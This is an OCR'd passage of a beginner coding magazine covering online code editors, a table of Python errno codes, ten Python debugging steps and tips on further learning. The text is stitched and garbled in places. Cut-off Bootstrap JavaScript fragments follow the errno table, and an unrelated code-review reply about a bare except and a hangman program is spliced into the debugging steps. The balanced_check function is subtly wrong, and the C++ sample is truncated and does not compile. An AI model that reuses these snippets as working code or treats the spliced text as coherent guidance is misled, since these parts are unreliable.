
CODECHEF

This online platform helps developers work through and test their code in a huge range of supported languages. There's a dedicated section to help hone your coding craft and even a monthly contest and Code Cook-offs with cash prizes available. **www.codechef.com/ide**.



IDEONE.COM

This online code editor and compiler supports over 60 different programming languages for you to test and debug. There's Linux Bash, C++, Python and Python 3, Java, JavaScript and many more to try out. There are samples available and you can view recent code entered. **www.ideone.com/**.



JSBEEB

Purely for fun, those of you old enough to recall the heady days of the '80s when the C64, ZX Spectrum and other marvellous 8-bit computers ruled will certainly warm to jsbeeb. In the '80s, British classrooms were filled with BBC Microcomputers. Jsbeeb fills the nostalgic gap with a BBC Micro emulator where you can code, save, share and more. **www.bbc.godbolt.org/**.

Python OS Module Error Codes

The Python OS module enables the coder to interact with the operating system. You can read files, write to them, manipulate paths and even run built-in operating system specific commands. It's one of the most used modules, and one of the most problematic.

OS.ERROR

The interaction between Python and the operating system brings about its own set of problems and error codes. Filename too long, path not valid and so on are represented as errno. values. Here's a list of common ones.

`errno.EPERM`	Operation not permitted
`errno.ENOENT`	No such file or directory
`errno.ESRCH`	No such process
`errno.EINTR`	Interrupted system call
`errno.EIO`	I/O error
`errno.ENXIO`	No such device or address
`errno.ENOMEM`	Out of memory
`errno.EACCES`	Permission denied
`errno.EEXIST`	File exists
`errno.EISDIR`	Is a directory
`errno.EINVAL`	Invalid argument
`errno.EMFILE`	Too many open files
`errno.ETXTBSY`	Text file busy
`errno.EFBIG`	File too large
`errno.ENOSPC`	No space left on device
`errno.EROFS`	Read-only file system
`errno.ENAMETOOLONG`	File name too long
`errno.ENOTEMPTY`	Directory not empty
`errno.ENONET`	Machine is not on the network
`errno.ENOPKG`	Package not installed
`errno.ECOMM`	Communication error on send
`errno.EPROTO`	Protocol error
`errno.ELIBBAD`	Accessing a corrupted shared library
`errno.EUSERS`	Too many users
`errno.EDESTADDRREQ`	Destination address required
`errno.EMSGSIZE`	Message too long
`errno.ENOPROTOOPT`	Protocol not available
`errno.EPROTONOSUPPORT`	Protocol not supported
`errno.EADDRINUSE`	Address already in use
`errno.ENETDOWN`	Network is down
`errno.ENETUNREACH`	Network is unreachable
`errno.ECONNRESET`	Connection reset by peer
`errno.ENOBUFS`	No buffer space available
`errno.ETIMEDOUT`	Connection timed out
`errno.ECONNREFUSED`	Connection refused
`errno.EHOSTDOWN`	Host is down
`errno.EHOSTUNREACH`	No route to host
`errno.EALREADY`	Operation already in progress
`errno.EINPROGRESS`	Operation now in progress
`errno.ESTALE`	Stale NFS file handle
`errno.EREMOTEIO`	Remote I/O error

button.data-api', '[data-to
s(e.target)
asClass('btn')) $btn = $btn.cl
($btn, 'toggle')
arget).is('input[type="radio"]
ckbox"]'))) e.preventDefault()
button.data-api blur.bs.butto
ton"]', function (e) {
closest('.btn').toggleClass(

Python Errors


It goes without saying that you'll eventually come across an error in your code, where Python declares it's not able to continue due to something being missed out, wrong or simply unknown. Being able to identify these errors makes for a good programmer.

DEBUGGING


Errors in code are called bugs and are perfectly normal. They can often be easily rectified with a little patience. The important thing is to keep looking, experimenting and testing. Eventually your code will be bug free.

STEP 1 Code isn't as fluid as the written word, no matter how good the programming language is. Python is certainly easier than most languages but even it is prone to some annoying bugs. The most common are typos by the user and whilst easy to find in simple dozen-line code, imagine having to debug multi-thousand line code.


STEP 2 The most common of errors is the typo, as we've mentioned. The typos are often at the command level: mistyping the print command for example. However, they also occur when you have numerous variables, all of which have lengthy names. The best advice is to simply go through the code and check your spelling.



STEP 3 Thankfully Python is helpful when it comes to displaying error messages. When you receive an error, in red text from the IDLE Shell, it will define the error itself along with the line number where the error has occurred. Whilst in the IDLE Editor this is a little daunting for lots of code; text editors help by including line numbering.



STEP 4 Syntax errors are probably the second most common errors you'll come across as a programmer. Even if the spelling is correct, the actual command itself is wrong. In Python 3 this often occurs when Python 2 syntaxes are applied. The most annoying of these is the print function. In Python 3 we use **print("words")**, whereas Python2 uses **print "words"**.



STEP 5

Pesky brackets are also a nuisance in programming errors, especially when you have something like:

```
print(balanced_check(input()))
```

Remember that for every '(' there must be an equal number of ')'.

```
import sys

def balanced_check(data):
    stack = []
    characters = list(data)

    for character in characters:
        reference = {
            '(': ')',
            '{': '}',
            '[': ']'
        }
        if character in reference.keys():
            stack.append(character)

        elif character in reference.values() and len(stack) > 0:
            char = stack.pop()
            if reference.get(char) != character:
                return "NO"
        else:
            return "NO"
```

STEP 6

There are thousands of online Python resources, code snippets and lengthy discussions across forums on how best to achieve something. Whilst 99 per cent of it is good code, don't always be lured into copying and pasting random code into your editor. More often than not, it won't work and the worst part is that you haven't learnt anything.

8

You have a bare except clause; i.e.,

```
try:
    some_code()
except:
    clean_up()
```

The problem with a bare except is that it will catch *all* exceptions, including ones you really don't want to be ignoring (like KeyboardInterrupt and SystemExit). It would be much better if your except block only caught the specific exception you expect, and let all others bubble up as normal.

A few other general comments on your code:

- In line 200, you have this construction:

```
for letter in range(len(chosen_word)):
    if player_guess == chosen_word[letter]:
        word_guessed[letter] = player_guess
```

You're looping over the index variable, but also using the list element. It would be better to write:

```
for idx, letter in enumerate(chosen_word):
    if player_guess == letter:
```

STEP 7

Indents are a nasty part of Python programming that a lot of beginners fall foul of. Recall the If loop from the Conditions and Loops section, where the colon means everything indented following the statement is to be executed as long as it's true? Missing the indent, or having too much of indent, will come back with an error.

File Edit Format Run Options Windows Help

```
word=input("Please enter a four-letter word: ")
word_length=len(word)
if word_length == 4:
print (word, "is a four-letter word. Well done.")
else:
        print (word, "is not a four-letter word.")
```

SyntaxError

expected an indented block


OK

STEP 8

An excellent way to check your code step-by-step is to use Python Tutor's Visualise web page, found at **www.pythontutor.com/visualize.html#mode=edit**. Simply paste your code into the editor and click the Visualise Execution button to run the code line-by-line. This helps to clear bugs and any misunderstandings.

STEP 9

Planning makes for good code. Whilst a little old school, it's a good habit to plan what your code will do before sitting down to type it out. List the variables that will be used and the modules too; then write out a script for any user interaction or outputs.



STEP 10

Purely out of interest, the word debugging in computing terms comes from Admiral Grace Hopper, who back in the '40s was working on a monolithic Harvard Mark II electromechanical computer. According to legend Hopper found a moth stuck in a relay, thus stopping the system from working. Removal of the moth was hence called debugging.


Where Next?

Coding, like most subjects, is a continual learning experience. You may not class yourself as a beginner any more but you still need to test your code, learn new tricks and hacks to make it more efficient and even branch out and learn another programming language.

#INCLUDE<KEEP ON LEARNING>

What can you do to further your skills, learn new coding practises, experiment and present your code and even begin to help others using what you've experienced so far?


STEP 1 Twitter isn't all trolls and antagonists, among the well publicised vitriol are some genuine people who are more than willing to spread their coding knowledge. We recommend you find a few who you can relate to and follow them. Often they post great tips, hacks and fixes for common coding problems.




STEP 2 If you've mastered Python fairly well, then turn your attention to C++ or even C#. Still keep your Python skills going but learning a new coding language keeps the old brain ticking over nicely and give you a view into another community, and how they do things differently.

```
#pragma once

#define EXPAND_ME __FILE__ " : " __LINE__

constexpr auto pi = 314LLu;
thread_local decltype(pi) rage = 0b10;

[[deprecated("abc")]] char16_t *f() noexcept { return nullptr; }

template <typename T> struct Foo {
  static_assert(std::is_floating_point<T>::value,
                "Foo<T>: T must be floating point");
};

struct A final : Foo {
  A() = default;
  [[noreturn]] virtual void foo() override;
};

template <typename T> concept bool EqualityComparable = requires(T a,
  { a == b } -> bool;
};
```


STEP 3 Look for open source projects that you like the sound of and offer to contribute to the code to keep it alive and up to date. There are millions of projects to choose from, so contact a few and see where they need help. It may only be a minor code update but it's a noble occupation for coders to get into.




STEP 4 Become more active on coding and development knowledge sites, such as StackExchange. If you have the skills to start and help others out, not only will you feel really good for doing so but you can also learn a lot yourself by interacting with other members.




STEP 5 The mobile market is a great place to test your coding skills and present any games or apps you've created. If your app is good, then who knows, it could be the next great thing to appear on the app stores. It's a good learning experience nevertheless, and something worth considering.



